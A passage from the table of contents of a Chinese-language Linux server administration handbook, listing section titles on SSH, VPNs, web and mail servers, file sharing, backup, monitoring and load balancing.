            用户白名单权限控制
            用户黑名单控制
            组白名单权限
            组黑名单权限
            禁止SSH端口映射
        ssh_config
            ForwardAgent
        ~/.ssh/config
    3. ssh client
        -o option 参数详解
        调试模式，显示连接过程
    4. OpenSSH Tunnel
        SOCKS v5 Tunnel
        从公网穿透局域网
            WAN 服务区
            LAN 服务器
            MySQL 应用案例
    5. ssh-keygen — authentication key generation, management and conversion
        .ssh/known_hosts

6. ssh-keyscan
7. ssh-copy-id - install your public key in a remote machine's authorized_keys
8. ssh-agent
    ssh-add
    Lock / Unlock agent
    Set lifetime (in seconds) when adding identities.
9. OpenSSH for Windows
    Putty Client
10. Google Authenticator - Android Apps on Google Play
11. 禁止SSH密码穷举
12. FAQ
    Pseudo-terminal will not be allocated because stdin is not a terminal.
    去掉 passphrase
    打印调试信息
    远程执行 sudo 提示密码
    Unable to negotiate with 47.97.19.5 port 60022: no matching host key type found. Their offer: ssh-dss,ssh-rsa

33. VPN (Virtual Private Network)
    1. OpenVPN (openvpn - Virtual Private Network daemon)
        安装 OpenVPN Server
            源码安装
            Ubuntu
                create keys for the server
                create keys for the clients
            CentOS
        Easy-RSA 3
            吊销用户证书
            导出 PKCS 7/PKCS 12 证书
            查看请求文件
            查看证书
            导入 req 文件

- 更新数据库
- Easy-RSA 2 吊销(revoke)用户证书
- Openvpn Client
- OpenVPN GUI for Windows
- Windows Server
- Windows Client
- 客户端路由设置
- point-to-point VPNs
- VPN 案例
- server and client vpn
- Ethernet Bridging Example
- IDC Example
- OpenVPN安全

2. pptpd
- Server 服务端
- Client 客户端
- 创建账号
- 内核模块安装
- 拨入VPN
- 路由配置
- 自动配置路由
- 手工配置路由
- FAQ
- 800 错误
- 测试 PPTP 端口
- debug

3. l2tpd - dummy package for l2tpd to xl2tpd transition
- Docker 安装 L2TP
- Ubuntu
- CentOS 8 Stream
- Ipsec VPN
- ipsec-tools - IPsec tools for Linux
- FAQ
- Unsupported protocol 'Compression Control Protocol' (0x80fd) received

4. IKEv2 VPN Server

IKEv2 VPN Server on Docker
strongswan - IPSec utilities for strongSwan
安装 strongswan VPN 服务器
防火墙配置
配置 IPSEC
Windows 10 VPN 客户端配置
FAQ
查看证书信息
5. openswan - IPSEC utilities for Openswan
6. N2N VPN
7. Hypersocket VPN
34. Point to Point
1. download
rtorrent - ncurses BitTorrent client based on LibTorrent
mldonkey-server - Door to the 'donkey' network
amule - client for the eD2k and Kad networks, like eMule
IV. Web Application
35. Nginx
1. Installing
1.1. Netkiller OSCM 一键安装 （CentOS 7）
1.2. Installing by apt-get under the debain/ubuntu
1.3. CentOS
spawn-fcgi script
php-fpm
fastcgi backend
1.4. installing by source
1.5. CentOS 7
1.6. Mac
php-fpm
1.7. rotate log
log shell
/etc/logrotate.d/nginx
2. Nginx 命令

- 2.1. -V show version and configure options then exit
- 2.2. -t : test configuration and exit
- 2.3. test configuration, dump it and exit

3. nginx.conf 配置文件
   - 3.1. 处理器配置
   - 3.2. events 配置
   - 3.3. Nginx 变量
     - $host
     - http_user_agent
       - 禁止非浏览器访问
       - http_user_agent 没有设置不允许访问
     - http_referer
       - valid_referers/invalid_referer
     - request_filename
     - request_uri
     - remote_addr
     - http_cookie
     - request_method
     - limit_except
     - invalid_referer
     - $request_body - HTTP POST 数据
       - 用户日志
       - $request_body 用于缓存
     - 自定义变量
     - if 条件判断
4. http 配置
   - 4.1. 缓冲区相关设置
   - 4.2. 超时设置
   - 4.3. gzip
     - CDN支持
     - 使用包含配置文件配置 gzip
   - 4.4. server_tokens
   - 4.5. ssi
   - 4.6. DNS 解析
   - 4.7. rewrite

处理泛解析
处理扩展名
http get 参数处理
正则取非
去掉扩展名
添加扩展名

5. server
    5.1. listen
    5.2. server_name 配置
    5.3. location
        禁止访问特定目录
        引用document_root之外的资源
        处理扩展名
        location 中关闭日志
        匹配多个目录
    5.4. root 通过$host智能匹配目录

    5.5. try_files
    5.6. SSL 虚拟主机
    5.7. HTTP2 配置 SSL证书
        自颁发证书
        spdy
        HTTP2
        用户访问 HTTP时强制跳转到 HTTPS
        SSL 双向认证
            生成证书
                CA
                服务器端
                客户端
                浏览器证书
                SOAP 证书
                过程演示
            Nginx 配置
            测试双向认证
    5.8. expires

        通过 add_header / more_set_headers 设置缓存
        $request_uri
        $request_filename
    5.9. access
    5.10. autoindex
    5.11. return
    5.12. add_header
        Cache
        Access-Control-Allow
    5.13. client_max_body_size 上传文件尺寸限制
6. upstream 负载均衡
    6.1. weight 权重配置
    6.2. backup 实现热备
7. Proxy
    7.1. proxy_cache
    7.2. rewrite + proxy_pass
    7.3. request_filename + proxy_pass
    7.4. $request_uri 与 proxy_pass 联合使用
    7.5. try_files 与 proxy_pass 共用
    7.6. Proxy 与 SSI
    7.7. Host
    7.8. expires
    7.9. X-Forwarded-For
    7.10. X-Sendfile
    7.11. proxy_http_version
    7.12. proxy_set_header
    7.13. 隐藏头部信息
    7.14. 忽略头
    7.15. proxy_pass_request_headers 透传 Header
    7.16. timeout 超时时间
    7.17. sub_filter 文本替换
    7.18. 站外代理
    7.19. example
        代理特定目录
        upstream 实例

Tomcat 实例
Nginx -> Nginx -> Tomcat
Proxy 处理 Cookie
Proxy 添加 CORS 头
通过 Proxy 汉化 restful 接口
HTTP2 proxy_pass http://
IPFS
7.20. HTTP Auth 认证冲突
8. fastcgi
8.1. spawn-fcgi
8.2. php-fpm
php5-fpm
编译 php-fpm
php-fpm 状态
fastcgi_pass
nginx example
9. 免费 SSL 证书
9.1. 手工生成证书
9.2. 证书更新
10. 单域名虚拟主机
11. Nginx module
11.1. stub_status 服务器状态采集模块
11.2. sub_filter 页面中查找和替换
11.3. auth_basic HTTP 认证模块
使用 htpasswd 生几个密码文件
使用 openssl 生成密码
11.4. valid_referers
11.5. ngx_http_flv_module
11.6. ngx_http_mp4_module
11.7. limit_zone
11.8. image_filter
11.9. ngx_stream_proxy_module
11.10. ngx_http_mirror_module
11.11. limit_except
11.12. geoip_country_code
12. Example

12.1. Nginx + Tomcat
12.2. 拦截index.html
12.3. Session 的 Cookie 域处理
13. FAQ
13.1. 405 Not Allowed?
13.2. 413 Request Entity Too Large
13.3. 499 Client Closed Request
13.4. 502 Bad Gateway?
13.5. 504 Gateway Time-out
13.6. proxy_pass
13.7. proxy_pass SESSION 丢失问题
13.8. [alert] 55785#0: *11449 socket() failed (24: Too many open files) while connecting to upstream
13.9. server_name 与 SSI 注意事项
13.10. location 跨 document_root 引用，引用 document_root 之外的资源
13.11. nginx: [warn] duplicate MIME type "text/html" in /etc/nginx/nginx.conf
13.12. 127.0.0.1:8080 failed
13.13. failed (13: Permission denied) while connecting to upstream
13.14. upstream sent too big header while reading response header from upstream
13.15. 很目录 index.html 正常访问，其他文件都是 404
13.16. nginx: [warn] the "listen ... http2" directive is deprecated, use the "http2" directive instead
36. Openresty
1. 安装 Openresty
1.1. 源码安装
2. Openresty 开发
2.1. Hello world!!!
2.2. 日期和时间
2.3. 数据结构
list 列表
2.4. echo 输出

2.5. 参数处理
获取 GET/POST 参数
获取 body 数据
删除不需要的 GET 参数
2.6. Nginx 变量
访问变量
set_by_lua 拼接字符串变量
从 lua 文件设置变量
2.7. Json
解码 json
2.8. Redis
2.9. Nginx 缓存
2.10. logs
3. 实现灰度发布
4. Redis
37. Caddy
1. 安装 Caddy
1.1. CentOS/Rocky Linux/AlmiLinux
2. 命令行
2.1. 启动 Caddy
开启 QUIC
2.2. 文件服务器
3. /etc/caddy/Caddyfile
3.1. 监听地址
3.2. 反向代理
3.3. Let's Encrypt 免费 SSL 证书
3.4. 返回内容
38. Apache Tomcat
1. Tomcat 安装与配置
1.1. Tomcat 6
tomcat-native
启动脚本
1.2. Tomcat 7
Server JRE
Tomcat
1.3. Java 8 + Tomcat 8

        - systemctl 启动脚本
        - Session 共享
            - test session
        - SSL 证书上
    - 1.4. Tomcat 9/10
    - 1.5. 防火墙配置
    - 1.6. 同时运行多实例
    - 1.7. Testing file
    - 1.8. mod_jk
    - 1.9. mod_proxy_ajp
    - 1.10. RewriteEngine 连接 Tomcat
    - 1.11. SSL 双向认证
2. 配置 Tomcat 服务器
    - 2.1. server.xml
        - Connector
            - HTTPS
            - compression
            - useBodyEncodingForURI
            - 隐藏Tomcat版本信息
        - Context
            - 应用程序安全
            - JSESSIONID
    - 2.2. tomcat-users.xml
    - 2.3. context.xml
        - Resources
        - session cookie
    - 2.4. logging.properties
    - 2.5. catalina.properties
3. 虚拟主机配置
    - 3.1. 方案一
    - 3.2. 方案二
    - 3.3. Alias 别名
    - 3.4. access_log
    - 3.5. Context 配置
    - 3.6. 主机绑定IP地址
4. SSI

5. Logging 日志
5.1. 开启 debug 模式
5.2. 切割 catalina.out 日志
6. Init.d Script
6.1. Script 1
6.2. Shell Script 2
39. Apache httpd
1. Install
1.1. Quick install apache with aptitude
command
rewrite module
PHP module
deflate module
ssl module
VirtualHost
~userdir module - /public_html
PHP 5
1.2. CentOS 6
Install
Uninstall
Configure
Apache
VirtualHost
MySQL
Starting
FAQ
compile php
1.3. Compile and then install Apache
Apache 安装与配置
优化编译条件
PHP
Automation Installing
1.4. XAMPP
XAMPP for Linux
php5
2. Module

2.1. Output a list of modules compiled into the server.
2.2. Core
    Listen
    Filesystem and Webspace
        Options
    Etag
    隐藏 Apache 版本信息
2.3. mpm
    event
    worker
2.4. Apache Log
    LogLevel
    LogFormat
    Compressed
    rotatelogs - Piped logging program to rotate Apache logs
    cronolog
    日志合并
    日志归档
    logger
    other
2.5. mod_access
2.6. VirtualHost
    ServerName/ServerAlias
    rotatelogs
2.7. Alias / AliasMatch
2.8. Redirect / RedirectMatch
2.9. Rewrite
    R=301
    Rewrite + JkMount
    Apache redirect domain.com to www.domain.com
    正则匹配扩展名
2.10. Proxy
    Reverse proxy

2.11. Deflate
测试 gzip,deflate 模块
2.12. Expires
FilesMatch
Cache-Control
ETag
2.13. Cache
mod_disk_cache
mod_mem_cache
2.14. usertrack
2.15. Charset
2.16. Dir
2.17. Includes
2.18. Apache Status
2.19. Mod Perl
2.20. mod_pagespeed -
2.21. Module FAQ
2.22. mod_setenvif
2.23. PHP 程序安全问题 php_admin_value
2.24. mod_spdy
3. 设置Apache实现防盗连
4. .htaccess
5. Error Prompt
5.1. Invalid command 'Order', perhaps misspelled or defined by a module not included in the server configuration
5.2. Invalid command 'AuthUserFile', perhaps misspelled or defined by a module not included in the server configuration
40. Lighttpd
1. 安装Lighttpd
1.1. quick install with aptitude
1.2. yum install
1.3. to compile and then install lighttpd
shell script
2. /etc/lighttpd/lighttpd.conf

- 2.1. max-worker / max-fds
- 2.2. accesslog.filename
- 2.3. ETags
- 2.4. server.tag

3. Module
   - 3.1. simple_vhost
   - 3.2. ssl
   - 3.3. redirect
   - 3.4. rewrite
     - Lighttpd Rewrite QSA
   - 3.5. alias
   - 3.6. auth
   - 3.7. compress
   - 3.8. expire
   - 3.9. status
   - 3.10. setenv
     - Automatic Decompression
   - 3.11. fastcgi
     - enable fastcgi
       - spawn-fcgi
       - php-fpm
     - PHP
       - 编译安装PHP
       - apt-get install
     - Python
       - Django
       - Python Imaging Library
     - Perl
       - Installing lighttpd and FastCGI for Catalyst
     - Ruby
     - UNIX domain sockets
   - 3.12. user-agent
   - 3.13. spdy

4. 其他模块
   - 4.1. mod_secdownload 防盗链

5. Example
5.1. s-maxage
41. Resin
1. 安装Resin
1.1. 直接使用
1.2. Debian/Ubuntu
1.3. 源码安装Resin
2. Compiling mod_caucho.so
3. resin.conf
3.1. Maximum number of threads
3.2. Configures the keepalive
3.3. ssl
4. virtual hosts
4.1. explicit host
4.2. regexp host
4.3. host-alias
4.4. configures a deployment directory for virtual hosts
4.5. Resources
5. FAQ
5.1. java.lang.OutOfMemoryError: PermGen space
42. Application Server
1. Zope
2. JBoss - JBoss Enterprise Middleware
43. Web Server Optimization
1. ulimit
1.1. open files
2. khttpd
3. php.ini
3.1. Resource Limits
3.2. File Uploads
3.3. Session Shared
3.4. PATHINFO
4. APC Cache (php-apc - APC (Alternative PHP Cache) module for PHP 5)
5. Zend Optimizer

6. eaccelerator
44. varnish - a state-of-the-art, high-performance HTTP accelerator
1. Varnish Install
2. varnish utility
2.1. status
2.2. varnishadm
清除缓存
2.3. varnishtop
2.4. varnishhist
2.5. varnishsizes
3. log file
4. Varnish Configuration Language - VCL
4.1. unset / set
5. example
45. Apache Traffic Server
1. Install
2. Configure
46. Cherokee
1. Installing Cherokee
47. Jetty
48. Other Web Server
1. Python SimpleHTTPServer
49. web 服务器排名
1. HTTP状态码
50. HTTP2
1. Chrome
V. Mail Server
51. Mail server constituent
52. mail user agent (MUA)
1. mail
2. mutt - text-based mailreader supporting MIME, GPG, PGP and threading
2.1. 发送邮件
2.2. 设置自定义 From

3. alpine - Text-based email client, friendly for novices but powerful
4. fetchmail - SSL enabled POP3, APOP, IMAP mail gatherer/forwarder
5. GPG4WIN
6. Evolution

53. exim - meta-package to ease Exim MTA (v4) installation
    1. install
        1.1. ubuntu/debian
            configure
        1.2. CentOS/Redhat
    2. exim 命令
        2.1. 帮助信息
        2.2. 测试发送邮件
        2.3. 刷新邮件队列
    3. 配置exim
        3.1. /etc/aliases 别名配置
    4. FAQ
        4.1. Mailing to remote domains not supported
54. postfix - High-performance mail transport agent
    1. install
        1.1. Ubuntu
        1.2. CentOS
        1.3. OSCM 通过配置管理脚本安装
    2. 配置 Postfix
        2.1. 转发配置
        2.2. 拒收垃圾邮件
        2.3. 收件箱配置
            Mailbox 配置
            Maildir 配置
            传统Unix风格邮箱配置
        2.4. 邮件投递
        2.5. 队列配置
        2.6. 客户端
        2.7. SMTP 发送权限相关配置
    3. aliases

4. dkim
    4.1. 增加域名
    4.2. 测试
5. Rspamd
6. /var/log/maillog
    6.1. 计算每分钟发送数量日志统计
    6.2. 虚假地址统计
7. Post 命令
    7.1. postconf - Postfix configuration utility
    7.2. postsuper
    7.3. postqueue - Postfix queue control
        列出队列
        刷新队列
    7.4. postmulti - Postfix multi-instance manager
        绑定IP地址
        postfix 多实例配置
        配置 iptables 让SMTPD发送邮件时依次轮询外发IP地址，这样就不会被封锁。
8. Example
    8.1. 站内电邮发送
    8.2. EDM 服务器
    8.3. SMTP 邮件发送服务器
9. FAQ
    9.1. SMTP ERROR: RCPT TO command failed: 501 5.1.3 Bad recipient address syntax
    9.2. connect to gmail-smtp-in.l.google.com[2607:f8b0:400e:c00::1a]:25: Network is unreachable
    9.3. opendkim[5762]: 3012A802C1DD: [49.213.11.18] [49.213.11.18] not internal
    9.4. opendkim[12578]: 4CC5C802C382: no signature data
    9.5. /etc/opendkim/keys/default.private: open(): No such file or directory
    9.6. fatal: parameter inet_interfaces: no local interface found for ::1

9.7. NOQUEUE: reject: MAIL from unknown[192.168.3.31]: 552 5.3.4 Message size exceeds fixed limit;
9.8. 452 4.3.1 Insufficient system storage
9.9. 454 Relay access denied
55. 邮件原文
1. Subject Unicode
2. TO/CC/BCC
3. 正文
4. POP Sniffer
5. PHP mail()
56. 反垃圾邮件相关
1. Sender Policy Framework
1.1. 分析 SPF 记录
2. DKIM
3. 邮件被拒收处理方法
3.1. NetEase
3.2. Sohu
3.3. Tom
3.4. QQ
3.5. 21CN
57. Fax
1. HylaFAX
58. FAQ
1. 通过SSH与控制台不能登录
VI. Backup, Recovery, and Archiving Solutions
59. Logical Volume Manager (LVM)
1. 物理卷管理（physical volume）
1.1. pvcreate
1.2. pvdisplay
1.3. pvs
2. 卷组管理（Volume Group）
2.1. vgcreate
2.2. vgdisplay
2.3. vgs
2.4. vgchange

        2.5. vgextend
        2.6. vgreduce
    3. 逻辑卷管理（logical volume）
        3.1. lvcreate
            snapshot
        3.2. lvdisplay
        3.3. lvremove
            snapshot
    4. Format
    5. mount
        5.1. lv
        5.2. snapshot
    6. snapshot backup
60. 文件传输
    1. 跨服务器文件传输
        1.1. scp - secure copy (remote file copy program)
        1.2. nc - TCP/IP swiss army knife
    2. wget - retrieves files from the web
        2.1. 下载所有图片
        2.2. mirror
        2.3. reject
        2.4. ftp 下载
    3. axel - A light download accelerator - Console version
61. FTP (File Transfer Protocol)
    1. lftp
        1.1. pget
        1.2. lftp 批处理
    2. ncftp
        2.1. batch command
        2.2. ncftpget
        2.3. ncftpput
    3. FileZilla
    4. vsftpd - The Very Secure FTP Daemon
        4.1. 安装 vsftpd
            Ubuntu 环境安装
            CentOS 7 环境安装

4.2. ftp 帐号的shell权限
4.3. vsftpd 认证模块
pam_shells.so
virtual user
虚拟用户权限
4.4. chroot
local user
/etc/vsftpd/chroot_list
test
4.5. FAT
vsftpd: refusing to run with writable root inside chroot()
5. ProFTPD + MySQL / OpenLDAP 用户认证
5.1. Proftpd + MySQL
5.2. Proftpd + OpenLDAP
6. Pure-FTPd + LDAP + MySQL + PGSQL + Virtual-Users + Quota
62. File Synchronize
1. rsync - fast remote file copy program (like rcp)
1.1. 安装Rsync与配置守护进程
install with source
install with aptitude
xinetd
CentOS 7 - systemctl
1.2. rsyncd.conf
1.3. rsync 参数说明
-n, --dry-run perform a trial run with no changes made
--bwlimit=KBPS limit I/O bandwidth; KBytes per second
-e, --rsh=COMMAND specify the remote shell to use
1.4. step by step to learn rsync
1.5. rsync examples
upload
download

mirror
rsync delete
backup to a central backup server with 7 day incremental
backup to a spare disk
mirroring vger CVS tree
automated backup at home
Fancy footwork with remote file lists
1.6. rsync for windows
1.7. 多进程 rsync 脚本
2. tsync
3. lsyncd
3.1. 安装
3.2. 配置 lsyncd.conf
lsyncd.conf 配置项说明
settings 全局设置
sync 定义同步参数
rsync
3.3. 配置演示
4. Unison File Synchronizer
4.1. local
4.2. remote
4.3. config
5. csync2 - cluster synchronization tool
5.1. server
5.2. node
5.3. test
5.4. Advanced Configuration
5.5. 编译安装
6. synctool
63. File Share
1. NFSv4
1.1. Ubuntu
NFSv4 server
NFSv4 client
1.2. CentOS

NFS Server Configuration
NFS 防火墙配置
NFS Client Configuration
Using NFS over UDP
1.3. exports
Permission
Parameters
实例参考
1.4. NFS For Windows
1.5. exportfs - maintain table of exported NFS file systems
1.6. macOS
配置 exports
查看共享状态
挂载共享目录
服务管理
1.7. Parallel NFS(pNFS)
2. Samba
2.1. install
Debian 12
CentOS 8 Stream / Rocky Linux 9.2
Ubuntu
CentOS 6
CentOS 7
firewall
SELinux Configuration
2.2. smb.conf
Security consideration
共享目录
匿名共享
限制IP地址访问
2.3. Samba 相关命令
testparm - check an smb.conf configuration file for internal correctness
smbstatus - report on current Samba connections

smbpasswd - change a user's SMB password
nmblookup - NetBIOS over TCP/IP client used to lookup NetBIOS names
smbfs/smbmount/smbumount
/etc/fstab 配置
已废弃方法
smbclient - ftp-like client to access SMB/CIFS resources on servers
显示共享目录
访问共享资源
用户登录
smbtar - shell script for backing up SMB/CIFS shares directly to UNIX tape drives
by Example
share
user
test

2.4. FAQ
smbd/service.c:make_connection_snum(1013)

64. Distributed File Systems
1. DRBD (Distributed Replicated Block Device)
1.1. disk and partition
1.2. Installation
1.3. configure
1.4. Starting
1.5. Using
2. Network Block Device protocol
2.1. nbd-server - Network Block Device protocol - server
2.2. nbd-client - Network Block Device protocol - client
3. GridFS
3.1. nginx-gridfs
3.2. lighttpd-gridfs
4. Moose File System

4.1. Master server installation
4.2. Backup server (metalogger) installation
4.3. Chunk servers installation
4.4. Users' computers installation
4.5. Testing MFS
5. LizardFS
6. Ceph
6.1. Installation on Ubuntu
6.2. Installation on CentOS
mon
mds
osd
client
RADOS Gateway
6.3. Block Devices
7. GlusterFS
7.1. glusterfs-server
7.2. glusterfs-client
7.3. Testing
7.4. RAID
Mirror
Strip
7.5. Filesystem Administration
7.6. CentOS 6.3
8. Lustre
9. MogileFS
10. Kosmos distributed file system (KFS)
11. Hadoop - HDFS
12. BeeGFS - The Parallel Cluster File System
13. Coda
14. OpenAFS
65. Shared Storage
1. Oracle OCFS2
1.1. 安装
2. GFS2
3. fam & imon

66. Network Attached Storage(NAS 网络附加存储)
    1. Network Storage - Openfiler
        1.1. Accounts
        1.2. Volumes
            RAID
            iSCSI
                Microsoft iSCSI Software Initiator
        1.3. Quota
        1.4. Shares
    2. OpenMediaVault
    3. FreeNAS
67. Backup / Restore
    1. 备份策略
        1.1. Incremental backup
        1.2. Differential backup
    2. btrbk.noarch : Tool for creating snapshots and remote backups of btrfs sub-volumes
    3. dump / restore
    4. Bacula, the Open Source, Enterprise ready, Network Backup Tool for Linux, Unix, Mac and Windows.
        4.1. Install Backup Server
        4.2. Install Backup Client
    5. Amanda: Open Source Backup
    6. Attic - 拥有重复数据删除技术的备份软件
        6.1. 安装 Attic
        6.2. 快速开始
    7. SafeKeep
    8. Opendedup
68. inotify
    1. inotify-tools
    2. Incron - cron-like daemon which handles filesystem events
        2.1. incrontab - inotify cron table manipulator
        2.2. 使用说明
            mask 参数
            command 参数

3. inotify-tools + rsync
4. pyinotify
VII. Monitoring
69. Prometheus
1. 安装 Prometheus
1.1. Docker 安装
1.2. docker swarm
1.3. docker-compose
1.4. 防火墙设置
2. Prometheus 配置
2.1. Prometheus 命令行工具
刷新配置文件
promtool 配置文件校验工具
2.2. rules 规则配置
recording rules
alerting rules
2.3. SpringBoot
2.4. PromQL 自定义查询语言
Metrics 格式
metric 类型
Counter：只增不减的计数器
Gauge：可增可减的仪表盘
Histogram
Summary
查询时间序列
标签查询
范围查询
数学运算
聚合操作
rate()
topk() 和 bottomk()
delta()
predict_linear()
deriv()
sum()
avg()

min (最小值)，max (最大值)
count_values()
quantile()
3. Prometheus Exporter
3.1. 监控 Docker
3.2. node-exporter
3.3. cadvisor
3.4. Nginx Prometheus Exporter
3.5. Redis
3.6. MongoDB
3.7. MySQL
3.8. Blackbox Exporter(blackbox-exporter)
手工发起请求
自定义
3.9. SNMP Exporter
4. Alertmanager
4.1. Docker 安装
4.2. alertmanager.yml 配置文件
amtool 配置文件检查工具
global 全局配置项
route 路由配置
receivers 定义警报接收者
Webhook 配置
4.3. 触发测试
4.4. 警报状态
5. Grafana
5.1. cadvisor
5.2. Docker - container summary (Prometheus)
70. Zabbix
1. Installing and Configuring Zabbix
1.1. Ubuntu
1.2. CentOS Zabbix 2.4
1.3. Zabbix 3.x CentOS 7
2. web ui
2.1. 警告脚本
3. zabbix-java-gateway - Zabbix java gateway

4. zabbix-agent
    4.1. Ubuntu
    4.2. CentOS 7
    4.3. zabbix_agentd 命令
    4.4. Nginx status 监控
    4.5. redis
    4.6. MongoDB
        创建 Mongo 监控用户
        Zabbix agentd 配置
        Zabbix server 测试
    4.7. PHP-FPM
        启用 php-fpm status 功能
        配置 nginx
        配置 Zabbix 代理
        php-fpm 监控参数
    4.8. Elasticsearch
        安装采集脚本
        配置Zabbix代理
    4.9. Postfix
        安装采集脚本
        userparameter_postfix.conf
    4.10. TCP stats
        采集脚本
    4.11. 应用依赖检查
    4.12. Oracle
        采集脚本

71. 日志收集和分析
    1. 系统日志
        1.1. logwatch
        1.2. logcheck : Analyzes log files and sends noticeable events as email
        1.3. nulog
        1.4. Web
            Apache Log
                删除日志

- 统计爬虫
- 统计浏览器
- IP 统计
- 统计域名
- HTTP Status
- URL 统计
- 文件流量统计
- URL访问量统计
- 脚本运行速度
- IP, URL 抽取

awstats

- 语言
- 输出HTML文档
- 多站点配置
- 合并日志
- Flush history file on disk (unique url reach flush limit of 5000) 优化
- JAWStats

webalizer

- 手工生成
- 批量处理历史数据
- crontab

Sarg - Squid Analysis Report Generator

goaccess - Fast web log analyzer and interactive viewer.

1.5. Tomcat

- 截取 0-3 点区间的日志
- 监控Redis

1.6. Mail

pflogsumm.pl - Produce Postfix MTA logfile summary

1.7. OpenSSH 日志 /var/log/secure

- 查看登陆用户

1.8. rinetd.log

2. ElasticSearch + Logstash + Kibana

2.1. 安装

8.x
dnf 安定
Docker 安装
kubernetes 采集日志
2.2. logstash 命令简单应用
-e 命令行运行
-f 指定配置文件
-t：测试配置文件是否正确，然后退出。
-l：日志输出的地址
log.level 启动Debug模式
2.3. 配置 logstash
JVM 配置
多 pipeline 配置
input
标准输入输出
rubydebug
本地文件
指定文件类型
Nginx
TCP/UDP
Redis
Kafka
jdbc
filter
日期格式化
patterns
syslog
csv
使用ruby 处理 CSV文件
执行 ruby 代码
数据清洗
grok debug 工具
output
stdout
file 写入文件
elasticsearch

自定义 index
exec 执行脚本
http
2.4. Example
配置 Broker(Redis)
indexer
shipper
Spring boot logback
索引切割实例
csv 文件实例
区分环境
Logstash 集成禅道
2.5. Beats
安装 Beta
Beats 6.x 安装
Beats 5.x 安装
Filebeat
模块管理
文件到文件
TCP
配置实例
从 filebeat 到 redis
日志级别处理
2.6. FAQ
Logstash CPU 占用率过高
查看 Kibana 数据库
logstash 无法写入 elasticsearch
标准输出
5.x 升级至 6.x 的变化
日志的调试
6.x
ElasticSearch + Logstash + Kibana 安装
ElasticSearch 安装
Kibana 安装
Logstash 安装
从 5.x 升级到 6.x

3. Grafana + Loki + Promtail
    3.1. Docker Compose
    3.2. Helm
    3.3. promtail
4. fluentd
    4.1. Docker 安装
        fluent-bit
        Fluentd 收集 Docker 日志
            fluentd.conf
            标准输出
    4.2. fluent-bit
        安装 fluent-bit
        配置 fluent-bit
            TCP 配置实例
    4.3. temporarily failed to flush the buffer
5. Apache Flume
    5.1. 安装 Apache flume
    5.2. 基本配置
    5.3. 配置 MySQL 存储日志
    5.4. 配置 HDFS 存储日志
6. php-syslog-ng
7. Log Analyzer
8. Splunk
9. Octopussy
10. eventlog-to-syslog
11. graylog - Enterprise Log Management for All

72. 分布式链路追踪
1. Apache SkyWalking
2. Zipkin

73. 上一代监控系统
1. SMS
    1.1. gnokii
        安装
            Ubuntu
            CentOS
        配置

- 发送测试短信
- 接收短信
- 拨打电话

1.2. AT Commands

- 发送短信
- 语音通话

2. IPMI (Intelligent Platform Management Interface)

2.1. OpenIPMI

2.2. freeipmi

- ipmiping
- ipmimonitoring
- ipmi-sensors
- ipmi-locate

2.3. ipmitool - utility for controlling IPMI-enabled devices

- ipmitool
  - ubuntu
  - CentOS
- sensor
- ipmitool shell
- ipmitool 访问远程主机
- Get chassis status and set power state
- Configure Management Controller
  - Management Controller status and global enables
  - Configure LAN Channels
  - Configure Management Controller users
  - Configure Management Controller channels
- Example for iDRAC
  - 更改IP地址,子网掩码与网关
  - 更改 iDRAC LCD 显示屏
  - 更改 iDRAC 密码
  - 关机/开机
  - 启动列表

3. Cacti

- 3.1. Install Cacti for Ubuntu
- 3.2. Yum 安装
- 3.3. Source Install
- 3.4. Web 安装
- 3.5. Cacti plugins
    - Percona monitoring plugins
- 3.6. Template
    - Nginx
    - php-fpm
    - MySQL
    - Redis
    - Percona JMX Monitoring Template for Cacti

4. Nagios
    - 4.1. Install
        - Nagios core
        - Monitor Client nrpe
        - Monitoring Windows Machines
        - PNP4Nagios 图表插件
    - 4.2. nagios
    - 4.3. nrpe node
    - 4.4. 配置 Nagios
        - authorized
        - contacts
        - hostgroups
        - generic-service
        - SOUND OPTIONS
        - SMS 短信
        - nrpe plugins
    - 4.5. 配置监控设备
        - routers
        - host
        - service
            - http
            - mysql hosts
            - check_tcp
    - 4.6. Nagios Plugins

check_ping
check_procs
check_users
check_http
check_mysql
check_mysql
mysql.cfg check_mysql_replication
nrpe.cfg check_mysql_replication
Disk
disk.cfg
check_disk
disk-smb.cfg
check_tcp
端口检查
Memcache
Redis
check_log
check_traffic
Nagios nrpe plugins
check_nt
nsca - Nagios Service Check Acceptor
jmx
4.7. FAQ
Macro Name
插件开发手册
5. Munin
5.1. Ubuntu
Installation Monitor Server
Installation Node
Additional Plugins
plugins
mysql
apache
5.2. CentOS
5.3. 用户认证
5.4. munin-node and plugins

munin-node.conf
mysql plugin
apache plugin
memcached plugin
5.5. munin.conf
5.6. munin-node
munin-node.conf
6. Observium
6.1. Installation
7. Ganglia
7.1. Server
7.2. Client
7.3. Plugin
7.4. Installing Ganglia on Centos
8. Varnish Dashboard
9. icinga
10. Graphite
10.1. Graphite - Scalable Realtime Graphing
11. BIG BROTHER
12. Big Sister
13. OpenNMS
14. Performance Co-Pilot
15. Clumon Performance Monitor
16. Zenoss
17. 商业软件
18. Hyperic HQ
19. OSSIM,Spiceworks,FireGen,LANSweeper,OSSEC,HIDS
20. HawtIO
21. moloch

75. 网络监控
1. NET SNMP (Simple Network Management Protocol)
1.1. 安装SNMP
Ubuntu
snmpd.conf

- SNMP v3
- CentOS
- Configure SNMPv3 on CentOS or RHEL

1.2. 配置SNMP
- community 配置
- 定义可操作的范围

1.3. SNMP 命令
- snmpwalk
- snmpget
- snmptest

1.4. Cisco MBI
- Cisco 3750
- Cisco ASA 5550

2. Bandwidth
   - 2.1. apt-get install
   - 2.2. CentOS rpm/yum
   - 2.3. source code
   - 2.4. /etc/bandwidthd.conf
3. NetFlow
   - 3.1. flow-tools - collects and processes NetFlow data
     - flow-capture
     - NetFlow into MySQL with flow-tools
   - 3.2. netams - Network Traffic Accounting and Monitoring Software
     - netams-web
4. Ntop
   - 4.1. Installation
     - Ubuntu
     - CentOS
   - 4.2. Web UI
   - 4.3. Plugins
     - NetFlow
5. MRTG
   - 5.1. CentOS 8 Stream
   - 5.2. Ubuntu 安装

5.3. CentOS 安装
5.4. 监控多个设备
5.5. 批量生成监控配置文件
5.6. 图片尺寸
6. lvs-rrd
VIII. Server Load Balancing
76. heartbeat
1. heartbeat+ldirectord
1.1. heartbeat
1.2. ldirectord
1.3. test
2. Pacemaker
77. Linux Virtual Server
1. 环境配置
2. VS/NAT
3. VS/TUN
4. VS/DR
4.1. 配置文件
Director
RealServer
5. ipvsadm script
6. Timeout
7. debug
8. ipvsadm monitor
78. keepalived
1. 安装
2. test
3. HAProxy and Keepalived (Virtual IP)
79. Piranha - Cluster administation tools
1. install
2. configure
3. real server
4. Example
